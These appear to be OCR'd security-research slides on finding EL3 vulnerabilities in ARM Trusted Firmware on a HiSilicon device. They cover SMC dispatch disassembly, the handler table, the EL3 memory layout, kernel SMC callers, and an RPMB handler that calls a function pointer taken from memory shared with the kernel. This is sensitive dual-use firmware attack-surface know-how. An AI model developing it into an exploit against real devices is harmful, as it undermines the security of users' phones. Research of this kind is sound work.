
# Interact with Secure World




# Interact with Secure World



# Interact with Secure World



# Interact with Secure World



# Interact with Secure World

EL3

Trusted Firmware

# ARM Trusted Firmware

- https://github.com/ARM-software/arm-trusted-firmware
  - Switch between Secure and Normal World
    - Physical Memory Partition
    - Save & Load: TTBR1_EL1, SCTLR_EL1, TCR_EL1, …
    - Dispatch smc

# Locate SMC Handler

- VBAR_EL3

| Address | Exception type | Description |
|---|---|---|
| VBAR_ELn + 0x000 | Synchronous | Current EL with SP0 |
| + 0x080 | IRQ/vIRQ | |
| + 0x100 | FIQ/vFIQ | |
| + 0x180 | SError/vSError | |
| + 0x200 | Synchronous | Current EL with SPx |
| + 0x280 | IRQ/vIRQ | |
| + 0x300 | FIQ/vFIQ | |
| + 0x380 | SError/vSError | |
| + 0x400 | Synchronous | Lower EL using AArch64 |
| + 0x480 | IRQ/vIRQ | |
| + 0x500 | FIQ/vFIQ | |
| + 0x580 | SError/vSError | |
| + 0x600 | Synchronous | Lower EL using AArch32 |
| + 0x680 | IRQ/vIRQ | |
| + 0x700 | FIQ/vFIQ | |

```
MSR     #7, #4  ; Clr PSTATE.DAIF [-A--]
STR     X30, [SP,#0xF0]
MRS     X30, #6, c5, c2, #0 ; [<] ESR_EL3
UBFX    X30, X30, #0x1A, #6
CMP     X30, #0x13
B.EQ    smc_handler32
CMP     X30, #0x17
B.EQ    smc_handler64
BL      sub_1FE1C208
```

ida-arm-system-highlight.py


- VBAR_EL3

| Address | Exception type | Description |
|---|---|---|
| VBAR_ELn + 0x000 | Synchronous | Current EL with SP0 |
| + 0x080 | IRQ/vIRQ | |
| + 0x100 | FIQ/vFIQ | |
| + 0x180 | SError/vSError | |
| + 0x200 | Synchronous | Current EL with SPx |
| + 0x280 | IRQ/vIRQ | |
| + 0x300 | FIQ/vFIQ | |
| + 0x380 | SError/vSError | |
| + 0x400 | Synchronous | Lower EL using AArch64 |
| + 0x480 | IRQ/vIRQ | |
| + 0x500 | FIQ/vFIQ | |
| + 0x580 | SError/vSError | |
| + 0x600 | Synchronous | Lower EL using AArch32 |
| + 0x680 | IRQ/vIRQ | |
| + 0x700 | FIQ/vFIQ | |

```
STP             X4, X5, [SP,#0x20]
STP             X6, X7, [SP,#0x30]
STP             X8, X9, [SP,#0x40]
STP             X10, X11, [SP,#0x50]
STP             X12, X13, [SP,#0x60]
STP             X14, X15, [SP,#0x70]
STP             X16, X17, [SP,#0x80]
STP             X18, X19, [SP,#0x90]
STP             X20, X21, [SP,#0xA0]
STP             X22, X23, [SP,#0xB0]
STP             X24, X25, [SP,#0xC0]
STP             X26, X27, [SP,#0xD0]
STP             X28, X29, [SP,#0xE0]
MRS             X18, #0, c4, c1, #0 ; [<] SP_EL0
STR             X18, [SP,#0xF8]
MOV             X5, XZR
MOV             X6, SP
UBFX            X16, X0, #0x18, #6
UBFX            X15, X0, #0x1F, #1
ORR             X16, X16, X15,LSL#6
ADR             X11, off_1FE27840
ADR             X14, byte_1FE3BB68
LDRB            W15, [X14,X16]
LDR             X12, [X6,#0x108]
TBNZ            W15, #7, loc_1FE1C17C
MSR             #5, #0  ; Select PSTATE.SP = SP_E
LSL             W10, W15, #5
LDR             X15, [X11,W10,UXTW]
MRS             X16, #6, c4, c0, #0 ; [<] SPSR_EL
MRS             X17, #6, c4, c0, #1 ; [<] ELR_EL3
MRS             X18, #6, c1, c1, #0 ; [<] SCR_EL3
STP             X16, X17, [X6,#0x110]
STR             X18, [X6,#0x100]
BFXIL           X7, X18, #0, #1
MOV             SP, X12
CBZ             X15, loc_1FE1C190
BLR             X15
```

```
DCQ 0x10404
DCQ aStdSvc                ; "std_svc"
DCQ std_svc_setup
DCQ std_svc_handler        ; DATA XREF: ROM:000000001FE1C134↑o
                           ; 32:84000000 - 84ffffff, 64:c4000000 - c4ffffff
DCQ 0x10505
DCQ aStdSmcHisiServ        ; "std_smc_hisi_service"
DCQ std_smc_hisi_service_setup
DCQ std_smc_hisi_service_handler ; 32:85000000 - 85ffffff, 64:c5000000 - c5ffffff
DCQ 0x606
DCQ aRpmbStd               ; "rpmb_std"
DCQ 0
DCQ rpmb_fast_handler      ; 32:06000000 - 06ffffff, 64:46000000 - 46ffffff
DCQ 0x10606
DCQ aRpmbFast              ; "rpmb_fast"
DCQ rpmb_fast_setup
DCQ rpmb_fast_handler      ; 32:86000000 - 86ffffff, 64:c6000000 - c6ffffff
DCQ 0x707
DCQ aPericrgStd            ; "pericrg_std"
DCQ 0
DCQ freqdump_svc_handler ; 32:07000000 - 07ffffff, 64:47000000 - 47ffffff
DCQ 0x10707
DCQ aFreqdumpSvc           ; "freqdump_svc"
DCQ 0
DCQ freqdump_svc_handler ; 32:87000000 - 87ffffff, 64:c7000000 - c7ffffff
DCQ 0x10808
DCQ aGetValSvc             ; "get_val_svc"
DCQ 0
DCQ get_val_svc_handler ; 32:88000000 - 88ffffff, 64:c8000000 - c8ffffff
DCQ 0x10000
DCQ aArmArchSvc            ; "arm_arch_svc"
DCQ 0
DCQ arm_arch_svc_handler ; 32:80000000 - 80ffffff, 64:c0000000 - c0ffffff
DCQ 0x3F32
DCQ aTspdStd               ; "tspd_std"
DCQ 0
DCQ tspd_fast_handler      ; 32:32000000 - 3fffffff, 64:72000000 - 7fffffff
DCQ 0x13F32
DCQ aTspdFast              ; "tspd_fast"
DCQ tspd_fast_setup
DCQ tspd_fast_handler      ; 32:b2000000 - bfffffff, 64:f2000000 - ffffffff
```

Dispatched to Trusted Core




# ARM Trusted Firmware (ATF)

- Switch between Secure and Normal World
  - Physical Memory Partition
  - Switch between Secure and Normal World
  - Save & Load: TTBR1_EL1, SCTLR_EL1, TCR_EL1, …
  - Dispatch SMC
  - Trusted Core handles most of smc calls, where EL3 handles the rest

```
DCQ 0x10404
DCQ aStdSvc                ; "std_svc"
DCQ std_svc_setup
DCQ std_svc_handler        ; DATA XREF: ROM:000000001FE1C134↑o
                           ; 32:84000000 - 84ffffff, 64:c4000000 - c4ffffff
DCQ 0x10505
DCQ aStdSmcHisiServ        ; "std_smc_hisi_service"
DCQ std_smc_hisi_service_setup
DCQ std_smc_hisi_service_handler ; 32:85000000 - 85ffffff, 64:c5000000 - c5ffffff
DCQ 0x606
DCQ aRpmbStd               ; "rpmb_std"
DCQ 0
DCQ rpmb_fast_handler      ; 32:06000000 - 06ffffff, 64:46000000 - 46ffffff
DCQ 0x10606
DCQ aRpmbFast              ; "rpmb_fast"
DCQ rpmb_fast_setup
DCQ rpmb_fast_handler      ; 32:86000000 - 86ffffff, 64:c6000000 - c6ffffff
DCQ 0x707
DCQ aPericrgStd            ; "pericrg_std"
DCQ 0
DCQ freqdump_svc_handler ; 32:07000000 - 07ffffff, 64:47000000 - 47ffffff
DCQ 0x10707
DCQ aFreqdumpSvc           ; "freqdump_svc"
DCQ 0
DCQ freqdump_svc_handler ; 32:87000000 - 87ffffff, 64:c7000000 - c7ffffff
DCQ 0x10808
DCQ aGetValSvc             ; "get_val_svc"
DCQ 0
DCQ get_val_svc_handler ; 32:88000000 - 88ffffff, 64:c8000000 - c8ffffff
DCQ 0x10000
DCQ aArmArchSvc            ; "arm_arch_svc"
DCQ 0
DCQ arm_arch_svc_handler ; 32:80000000 - 80ffffff, 64:c0000000 - c0ffffff
DCQ 0x3F32
DCQ aTspdStd               ; "tspd_std"
DCQ 0
DCQ tspd_fast_handler      ; 32:32000000 - 3fffffff, 64:72000000 - 7fffffff
DCQ 0x13F32
DCQ aTspdFast              ; "tspd_fast"
DCQ tspd_fast_setup
DCQ tspd_fast_handler      ; 32:b2000000 - bfffffff, 64:f2000000 - ffffffff
```

# Hunt EL3 Vulnerabilities

# Running Environment of EL3



# Running Environment of EL3

- SCTLR_EL3.M = 1
- TTBR0_EL3
- Flat Mapping
- SCTLR_EL3.WXN = 1
- No-ASLR
- No-CFI

# Memory Layout of EL3

| Start | End | Usage | Permission |
|---|---|---|---|
| 0x16800000 | 0x1CE00000 | FASTBOOT | R \| W |
| 0x1CE00000 | 0x1FE00000 | Trusted Core | R \| W |
| **0x1FE00000** | **0x1FE2A000** | **ATF CODE** | **R \| E** |
| **0x1FE2A000** | **0x20000000** | **ATF DATA** | **R \| W** |
| 0x209E1000 | 0x209F8000 | ??? | R \| W |
| 0x5A000000 | 0xFFFDF000 | MMIO | R \| W |

# EL1 Kernel as a Start Point

- Root Exploit
- Purchase an unlock code
  - Unlock the Bootloader
    - fastboot flash kernel kernel.img

# EL1 Kernel as a Start Point

- Looking for smc usages

```
#define RPMB_SVC_REQUEST_ADDR 0xC600FF04
#define HISI_SUB_RESERVED_BL31_SHARE_MEM_PHYMEM_BASE 0x209E1000

static int hisi_rpmb_device_init(void)
{
    ...skip...
    bl31_smem_base = HISI_SUB_RESERVED_BL31_SHARE_MEM_PHYMEM_BASE;
    rpmb_request_phy = bl31_smem_base + data[0];
    atfd_hisi_rpmb_smc(RPMB_SVC_REQUEST_ADDR, rpmb_request_phy,
                       rpmb_support_device, 0);
    ...skip...
}
```

# EL1 Kernel as a Start Point

```
int atfd_hisi_rpmb_smc(u64 function_id, u64 arg0, u64 arg1, u64 arg2)
{
    asm volatile(
            __asmeq("%0", "x0")
            __asmeq("%1", "x1")
            __asmeq("%2", "x2")
            __asmeq("%3", "x3")
            "smc    #0\n"
        : "+r" (function_id)
        : "r" (arg0), "r" (arg1), "r" (arg2));

    return (int)function_id;
}
```

# EL1 Kernel as a Start Point

- Looking for smc usages

```
#define RPMB_SVC_REQUEST_ADDR 0xC600FF04
#define HISI_SUB_RESERVED_BL31_SHARE_MEM_PHYMEM_BASE 0x209E1000

static int hisi_rpmb_device_init(void)
{
    ...skip...
    bl31_smem_base = HISI_SUB_RESERVED_BL31_SHARE_MEM_PHYMEM_BASE;
    rpmb_request_phy = bl31_smem_base + data[0];
    atfd_hisi_rpmb_smc(RPMB_SVC_REQUEST_ADDR, rpmb_request_phy,
                       rpmb_support_device, 0);
    ...skip...
}
```

```
DCQ 0x10404
DCQ aStdSvc                ; "std_svc"
DCQ std_svc_setup
DCQ std_svc_handler        ; DATA XREF: ROM:000000001FE1C134↑o
                           ; 32:84000000 - 84ffffff, 64:c4000000 - c4ffffff
DCQ 0x10505
DCQ aStdSmcHisiServ        ; "std_smc_hisi_service"
DCQ std_smc_hisi_service_setup
DCQ std_smc_hisi_service_handler ; 32:85000000 - 85ffffff, 64:c5000000 - c5ffffff
DCQ 0x606
DCQ aRpmbStd               ; "rpmb_std"
DCQ 0
DCQ rpmb_fast_handler      ; 32:06000000 - 06ffffff, 64:46000000 - 46ffffff
DCQ 0x10606
DCQ aRpmbFast              ; "rpmb_fast"
DCQ rpmb_fast_setup
DCQ rpmb_fast_handler      ; 32:86000000 - 86ffffff, 64:c6000000 - c6ffffff
DCQ 0x707
DCQ aPericrgStd            ; "pericrg_std"
DCQ 0
DCQ freqdump_svc_handler ; 32:07000000 - 07ffffff, 64:47000000 - 47ffffff
DCQ 0x10707
DCQ aFreqdumpSvc           ; "freqdump_svc"
DCQ 0
DCQ freqdump_svc_handler ; 32:87000000 - 87ffffff, 64:c7000000 - c7ffffff
DCQ 0x10808
DCQ aGetValSvc             ; "get_val_svc"
DCQ 0
DCQ get_val_svc_handler ; 32:88000000 - 88ffffff, 64:c8000000 - c8ffffff
DCQ 0x10000
DCQ aArmArchSvc            ; "arm_arch_svc"
DCQ 0
DCQ arm_arch_svc_handler ; 32:80000000 - 80ffffff, 64:c0000000 - c0ffffff
DCQ 0x3F32
DCQ aTspdStd               ; "tspd_std"
DCQ 0
DCQ tspd_fast_handler      ; 32:32000000 - 3fffffff, 64:72000000 - 7fffffff
DCQ 0x13F32
DCQ aTspdFast              ; "tspd_fast"
DCQ tspd_fast_setup
DCQ tspd_fast_handler      ; 32:b2000000 - bfffffff, 64:f2000000 - ffffffff
```

```
0x10505
aStdSmcHisiServ       ; "std_smc_hisi_service"
std_smc_hisi_service_setup
std_smc_hisi_service_handler ; 32:85000000 - 85ffffff, 64:c5000000 -
0x606
aRpmbStd              ; "rpmb_std"
0
rpmb_fast_handler     ; 32:06000000 - 06ffffff, 64:46000000 - 46ffffff
0x10606
aRpmbFast             ; "rpmb_fast"
rpmb_fast_setup
rpmb_fast_handler     ; 32:86000000 - 86ffffff, 64:c6000000 - c6ffffff
0x707
aPericrgStd           ; "pericrg_std"
0
freqdump_svc_handler ; 32:07000000 - 07ffffff, 64:47000000 - 47ffffff
0x10707
aFreqdumpSvc          ; "freqdump_svc"
0
freqdump_svc_handler ; 32:87000000 - 87ffffff, 64:c7000000 - c7ffffff
0x10808
aGetValSvc            ; "get_val_svc"
0
get_val_svc_handler ; 32:88000000 - 88ffffff, 64:c8000000 - c8ffffff
```

# 0xC600FF04 Handler

```
ADRP            X21, #ptr_rpmb_request_phy@PAGE
MOV             X0, #0x209E9000
CMP             X1, X0
LDR             X20, [X21,#ptr_rpmb_request_phy@PAGEOFF]
STR             X1, [X20]
B.EQ            loc_1FE140C4
ADRP            X0, #aErrorSyncKerne@PAGE ; "ERROR:    sync kernel and bl31 for a sa"...
MOV             X19, #0xFF0F
ADD             X0, X0, #aErrorSyncKerne@PAGEOFF ; "ERROR:    sync kernel and bl31 for a sa"...
BL              NOTICE
```

# 0xC600FF04 Handler

```
ADRP            X21, #ptr_rpmb_request_phy@PAGE
MOV             X0, #0x209E9000
CMP             X1, X0
LDR             X20, [X21,#ptr_rpmb_request_phy@PAGEOFF]
STR             X1, [X20]
B.EQ            loc_1FE140C4
ADRP            X0, #aErrorSyncKerne@PAGE ; "ERROR:     sy
MOV             X19, #0xFF0F
ADD             X0, X0, #aErrorSyncKerne@PAGEOFF ; "ERROR
BL              NOTICE
```

# 0xC600FF04 Handler

```
ADRP            X21, #ptr_rpmb_request_phy@PAGE
MOV             X0, #0x209E9000
CMP             X1, X0
LDR             X20, [X21,#ptr_rpmb_request_phy@PAGEOFF]
STR             X1, [X20]
B.EQ            loc_1FE140C4
ADRP            X0, #aErrorSyncKerne@PAGE ; "ERROR:    sync kernel and bl31 for a sa"...
MOV             X19, #0xFF0F
ADD             X0, X0, #aErrorSyncKerne@PAGEOFF ; "ERROR:    sync kernel and bl31 for a sa"...
BL              NOTICE
```

```
if (x0 == 0xC600FF04)
{
    if ((rpmb_request_phy = x1) != 0x209E9000)
    {
        NOTICE("sync kernel and bl31 for a same memory space failed\n");
        goto err;
    }
}
```

# 0xC600FF06 Handler

```
if ( x0 == 0xC600FF06 )
{
  v31 = rpmb_request_phy + 0x6000;
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31 + 0xC38);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33);
  }
}
```

# 0xC600FF06 Handler

```
if ( x0 == 0xC600FF06 )
{
  v31 = rpmb_request_phy + 0x6000;
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31 + 0xC38);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33);
  }
}
